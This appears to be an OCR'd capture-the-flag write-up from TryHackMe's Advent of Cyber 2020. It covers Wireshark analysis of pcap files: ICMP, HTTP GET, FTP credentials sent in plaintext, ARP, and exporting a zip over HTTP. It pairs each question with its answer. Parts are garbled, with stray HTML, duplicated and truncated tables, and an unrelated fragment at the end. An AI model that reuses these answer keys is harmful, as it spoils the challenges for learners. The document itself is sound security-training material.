<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<link
  rel="alternate"
  type="application/rss+xml"
  href="http://tbfc.blog/index.xml"
```

10 client pkts, 10 server pkts, 19 turns.

Entire conversation (1,753kB)

Show data as ASCII

Search : **http.request.method == GET && ip.addr==**10.10.67.199 and right-click one of the HTTP packet, choose follow> HTTP stream, and search for “title”.

http.request.method == GET (protocol.request.method) : Show all packets that use a specific method of the protocol given.


&& **:** Use this operator to combine multiple filters together.

ip.addr **:** IP address

== <IP>: You'd use this operator to check if the filter exactly matches the value given in all packets

Q3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer : reindeer-of-the-week




Question Hint

As FTP uses the TCP protocol and runs on port 21, we'd use the "tcp.port" filter and "==" operator to only show all data that is TCP and uses port 21. The filter we would use: is "tcp.port == 21"


Open pcap2.pcap and search : **tcp.port == 21**

tcp/udp.port : Show all packets that are sent via the protocol and port specified



```
tcp.port == 21
Time        Source          Destination     Protocol  Length Info
2.549894    10.10.73.252    10.10.122.128   FTP        72 Request: QUIT
2.549999    10.10.122.128   10.10.73.252    FTP        80 Response: 221 Goodbye.
2.550011    10.10.122.128   10.10.73.252    TCP        66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813…
2.555520    10.10.73.252    10.10.122.128   TCP        66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 T…
2.555529    10.10.73.252    10.10.122.128   TCP        66 45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028…
2.555534    10.10.122.128   10.10.73.252    TCP        66 21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 T…
4.103450    10.10.73.252    10.10.122.128   TCP        74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 T…
4.103479    10.10.122.128   10.10.73.252    TCP        74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SA…
4.103828    10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 …
4.105504    10.10.122.128   10.10.73.252    FTP       104 Response: 220 Welcome to the TBFC FTP Server!.
4.105812    10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016…
7.866325    10.10.73.252    10.10.122.128   FTP        83 Request: USER elfmcskidy
```


Here got an info of “Welcome to the TBFC FTP Server”



```
tcp.port == 21
Time        Source          Destination     Protocol  Length Info
2.549894    10.10.73.252    10.10.122.128   FTP        72 Request: QUIT
2.549999    10.10.122.128   10.10.73.252    FTP        80 Response: 221 Goodbye.
2.550011    10.10.122.128   10.10.73.252    TCP        66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813…
2.555520    10.10.73.252    10.10.122.128   TCP        66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 T…
2.555529    10.10.73.252    10.10.122.128   TCP        66 45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028…
2.555534    10.10.122.128   10.10.73.252    TCP        66 21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 T…
4.103450    10.10.73.252    10.10.122.128   TCP        74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 T…
4.103479    10.10.122.128   10.10.73.252    TCP        74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SA…
4.103828    10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 …
4.105504    10.10.122.128   10.10.73.252    FTP       104 Response: 220 Welcome to the TBFC FTP Server!
4.105812    10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK                    1030016…
7.866325    10.10.73.252    10.10.122.128   FTP        83 Request: USER e
7.866352    10.10.122.128   10.10.73.252    TCP        66 21 → 45340 [ACK                    9481898…
7.866430    10.10.122.128   10.10.73.252    FTP       100 Response: 331 P
7.866878    10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK                    1103377…
14.282063   10.10.73.252    10.10.122.128   FTP        98 Request: PASS p
14.323826   10.10.122.128   10.10.73.252    TCP        66 21 → 45340 [ACK                    9482543…
16.735293   10.10.122.128   10.10.73.252    FTP        88 Response: 530 L
16.735701   10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK                    1104264…
16.735723   10.10.73.252    10.10.122.128   FTP        72 Request: SYST
16.735730   10.10.122.128   10.10.73.252    TCP        66 21 → 45340 [ACK                    9482785…
16.735761   10.10.122.128   10.10.73.252    FTP       104 Response: 530 P
16.776948   10.10.73.252    10.10.122.128   TCP        66 45340 → 21 [ACK                    4110426…

▸ Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
▸ Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:
▾ Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
TCP Stream Ctrl+Alt+Shift+T

Then right click on it > Follow>TCP Stream




Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

The username and password will be shown.

Q4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?


Answer : plaintext_password_fiasco



```
No.  Time      Source         Destination  Protocol Length Info
   1 0.000000  10.10.122.128  10.11.3.2    SSH         102 Server: Encrypted packet (len=48)
   2 0.000084  10.10.122.128  10.11.3.2    SSH         150 Server: Encrypted packet (len=96)
```

Q5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer : SSH




```
No.  Time      Source         Destination    Protocol Length Info
   6 2.549894  10.10.73.252   10.10.122.128  FTP          72 Request: QUIT
   7 2.549999  10.10.122.128  10.10.73.252   FTP          80 Response: 221 Goodbye.
   8 2.550011  10.10.122.128  10.10.73.252   TCP          66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=
   9 2.555520  10.10.73.252   10.10.122.128  TCP          66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=41102
  10 2.555529  10.10.73.252   10.10.122.128  TCP          66 45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=

▸ Frame 8: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▾ Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
  ▸ Destination: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
  ▸ Source: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
```


Search ip.addr == 10.10.122.128, then we can view that **10.10.122.128 is at 02:c0:56:51:8a:51**

Q6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at **02:c0:56:51:8a:51**

From question 7, we guessed the item is a list, so in pcap3.pcap > File > Export Objects > HTTP…



```
Destination         Protocol  Length Info
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=456605 Win=801280
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=456605 Ack=150 Win=62592 I
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=465554 Win=819200
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=465554 Ack=150 Win=62592 I
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=474503 Win=837120
10.10.53.219        TCP       17964 80 → 38456 [PSH, ACK] Seq=474503 Ack=150 Win=62
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=492401 Win=872960
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=492401 Ack=150 Win=62592 I
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=501350 Win=880000
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=501350 Ack=150 Win=62592 I
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=510299 Ack=150 Win=62592 I
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=519248 Win=873472
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=519248 Ack=150 Win=62592 I
10.10.53.219        TCP        9015 80 → 38456 [ACK] Seq=528197 Ack=150 Win=62592 I
10.10.21.210        TCP          66 38456 → 80 [ACK] Seq=150 Ack=537146 Win=873472
    19              TCP        9015 80 → 38456 [ACK] Seq=537146 Ack=150 Win=62592 I
    19              TCP        9015 80 → 38456 [ACK] Seq=546095 Ack=150 Win=62592 I
    10              TCP          66 38456 → 80 [ACK] Seq=150 Ack=555044 Win=880000
    19              HTTP      10388 HTTP/1.1 200 OK  (application/zip)
396 26.542493   10.10.53.219    10   TCP   66 38456 → 80 [ACK] Seq=150 Ack=565366 Win=877568
397 26.542819   10.10.53.219    10   TCP   66 38456 → 80 [FIN, ACK] Seq=150 Ack=565366 Win=88
398 26.543265   10.10.21.210    19   TCP   66 80 → 38456 [FIN, ACK] Seq=565366 Ack=151 Win=62
399 26.543277   10.10.53.219    10.10.21.210   TCP   66 38456 → 80 [ACK] Seq=151 Ack=565367 Win=880000
```




Text Filter:

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565kB	christmas.zip

Let's save the zip file.




Name	Size	Type	Date Modified
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 2020, 18:13
selfie.jpg	93.8 kB	JPEG image	30 November 2020, 18:13
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 2020, 18:37
elf_mcskidy_wishlist.txt	134 bytes	plain text do...	30 November 2020, 18:38
christmas-tree.jpg	296.8 kB	JPEG image	30 November 2020, 18:33
AoC-2020.png	97.3 kB	PNG image	30 November 2020, 18:15

```
Wish list for Elf McSkidy
─────────────────────────
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)

```

From the christmas.zip file, we open the elf_mcskidy_wishlist.txt, then we can know that Rubber ducky is to replace Elf McEager.

Q7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's **wishlist** that will be used to replace Elf McEager?

Answer : rubber ducky



Operation Artic Storm

STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

From Operation Artic Storm.pdf, we know that the author is Kris Kringle

Q8: Who is the author of Operation Artic Storm?

Answer : Kris Kringle

Thought Process/Methodology:


First, we downloaded the Task Files and then open pcap1.pcap. We searched **icmp** and it shown that the IP address that initiates an ICMP/ping is 10.11.3.2. After that, we searched : **http.request.method == GET && ip.addr==10.10.67.199. We right-click** one of the HTTP packet, chose **Follow**, then **HTTP stream**. We search for “title” in the HTTP Stream and the title was shown. Second, we opened pcap2.pcap and searched : **tcp.port == 21.** We found an info that show “*Welcome to the TBFC FTP Server*” and we **right click** on it, chose **Follow**, then **TCP Stream**. The username and password were shown in TCP Stream. After that, we searched **ip.addr ==**

10.10.122.128, then we can view that 10.10.122.128 is at 02:c0:56:51:8a:51. From question 7, we guessed the item is a list, so we opened pcap3.pcap, then **File,** then **Export Objects,** then **HTTP...**We exported the **christmas.zip** file from the HTTP objects list. From the christmas.zip file, we opened the **elf_mcskidy_wishlist.txt**, then we knew that Rubber ducky is to replace Elf McEager. From Operation Artic Storm.pdf, we knew that the author is Kris Kringle.

Day 8: Networking What's Under the Christmas Tree?

Tools used: Kali Linux, Firefox, Burp Suite Community Edition, Terminal

Solution/walkthrough:



About 1,580,000 results (0.45 seconds)

1998

